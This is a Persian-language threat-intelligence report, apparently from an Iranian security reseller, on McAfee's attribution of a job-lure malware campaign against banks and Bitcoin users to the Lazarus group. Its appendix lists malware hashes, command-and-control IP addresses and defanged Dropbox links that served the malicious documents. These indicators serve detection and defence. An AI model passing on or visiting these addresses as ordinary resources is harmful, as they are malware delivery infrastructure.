روش‌ها و فرآیندهای این کارزار بسیار مشابه روش‌هایی است که کارزار سال گذشته با استفاده از آنها پیمانکاران ارتش، بخش انرژی، سازمان‌های مالی و صرافی‌های ایالات متحده را هدف قرار دادند.

نویسنده فایل‌های آلوده در سال ۲۰۱۷ نیز Windows User نام داشت که صرافی‌های پول دیجیتال را هدف قرار بود. علاوه بر این، نشانی IP یکی از سرورهای فرماندهی بدافزار جدید مشابه نشانی است که در سال ۲۰۱۷ میزبان فایل‌های بدافزار بوده است.

مرکز تحقیقات تهدیدات پیشرفته McAfee با اطمینان اعلام کرده که با توجه به دلایل زیر گروه Lazarus مسئول حمله جدید بوده است:

- ارتباط با نشانی IP و دامنه‌ای که در کارزار ۲۰۱۷ از آن برای میزبانی اسناد آلوده توسط گروه Lazarus مورد استفاده قرار گرفته است.
- نام نویسنده اسناد آلوده در حمله جدید مشابه نام نویسنده اسناد در حمله سال ۲۰۱۷ گروه Lazarus است.
- ساختار نوشتاری و متن آگهی استخدام مشابه اسناد آلوده‌ای است که گروه Lazarus از آنها در سال ۲۰۱۷ استفاده کرده است. شیوه‌ها و روش‌های استفاده شده در حمله جدید با مکانیزم‌های گروه Lazarus در سرقت پول دیجیتال مطابقت دارد.

درباره گروه Lazarus

بسیاری از حملات سایبری اجرا شده طی یک دهه گذشته به گروه Lazarus نسبت داده شده است. این گروه که با عنوان Hidden Cobra نیز شناخته می‌شود.

برخی از کارشناسان و بسیاری از رسانه‌ها این گروه را وابسته به حکومت کره شمالی معرفی کرده‌اند. هر چند که نشانه‌هایی که این کارشناسان به آنها استناد می‌کنند می‌توانند توسط یک گروه نفوذگر دیگر به صورت پرچم نادرست در کد درج شده باشد.

این گروه حمله به شبکه بانکی SWIFT و سرقت اطلاعات از شرکت Sony در کارنامه دارد.

نتیجه‌گیری

تحقیقات McAfee نشان می‌دهد که گروه Lazarus در مدت زمان کوتاهی توانسته صرافی‌های پول دیجیتال و سازمان‌های مالی را هدف حمله قرار دهد. علاوه بر این، در حمله جدید از ماژول‌های جمع‌آوری اطلاعات بیشتری برای شناسایی اهداف استفاده شده است. این گروه با پویش‌های خاصی کاربرانی که از نرم‌افزارهای بیت‌کوین استفاده می‌کرده‌اند را شناسایی و مورد هدف قرار داده است.

منابع

- https://securingtomorrow.mcafee.com/mcafee-labs/lazarus-resurfaces-targets-global-banks-bitcoin-users
- https://www.darkreading.com/attacks-breaches/north-koreas-lazarus-group-evolves-tactics-goes-mobile/d/d-id/1330463?
- https://newsroom.shabakeh.net/19423/ratankba.html
- https://newsroom.shabakeh.net/18587/north-korea-denies-involvement-in-wannacry-ransomware-attack.html
- https://www.group-ib.com/resources/threat-research/lazarus.html

پیوست

مشخصات شناسایی فایل‌های آلوده

Bitdefender	McAfee	درهم‌ساز
Trojan.GenericKD.6382122	RDN/Generic Downloader.x	dc06b737ce6ada23b4d179d81dc7d910a7dbfdde
Trojan.GenericKD.6396094	RDN/Generic Dropper	a79488b114f57bd3d8a7fa29e7647e2281ce21f6
Trojan.GenericKD.6413044	RDN/Generic.dx	7e70793c1ca82006775a0cac2bd75cc9ada37d7c
Gen:Variant.Razy.259798	Trojan-FPCR!BDAEDB14723C	535f212b320df049ae8b8ebe0a4f93e3bd25ed79
Gen:Variant.Symmi.80462	RDN/Generic.dx	1dd8eba55b16b90f7e8055edca6f4957efb3e1cd
Gen:Variant.Razy.259798	Trojan-FPCR!9A5A4CE52510	afb2595ce1ecf0fdb9631752e32f0e32be3d51bb
Gen:Variant.Graftor.390886	Trojan-FPCR!D4C93B85FFE8	e8faa68daf62fbe2e10b3bac775cce5a3bb2999e


نشانی‌های IP استفاده شده


- 210.122.7.129
- 70.42.52.80
- 221.164.168.185


نشانی‌های اینترنتی استفاده شده


- hxxps://dl.dropboxusercontent.com/content_link/AKqkZsJRuxz5VkEgcguqNE7Th3iscMsSYvivwzAYuTZQWDBLsbUb7yBdbW2lHos/file?dl=1
- hxxps://www.dropbox.com/s/q7w33sbdil0i1w5/job description.doc?dl=1


در اتاق خبر شبکه گستر بخوانید...























شبکه گستر

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید.

از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

CSQ
ISO 9001:2008
Cert No 9150.C528

اتـــاق خـبـــر

newsroom.shabakeh.net

مـرکـز آمـــوزش

events.shabakeh.net

خدمات پس از فروش و پشتیبانی

my.shabakeh.net

تارنمای شـرکت

www.shabakeh.net

شبکه گستر

شرکت مهندسی شبکه گستر

تهران خیابان شهید دستگردی (ظفر) شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ – ۰۲۱

info@shabakeh.net www.shabakeh.net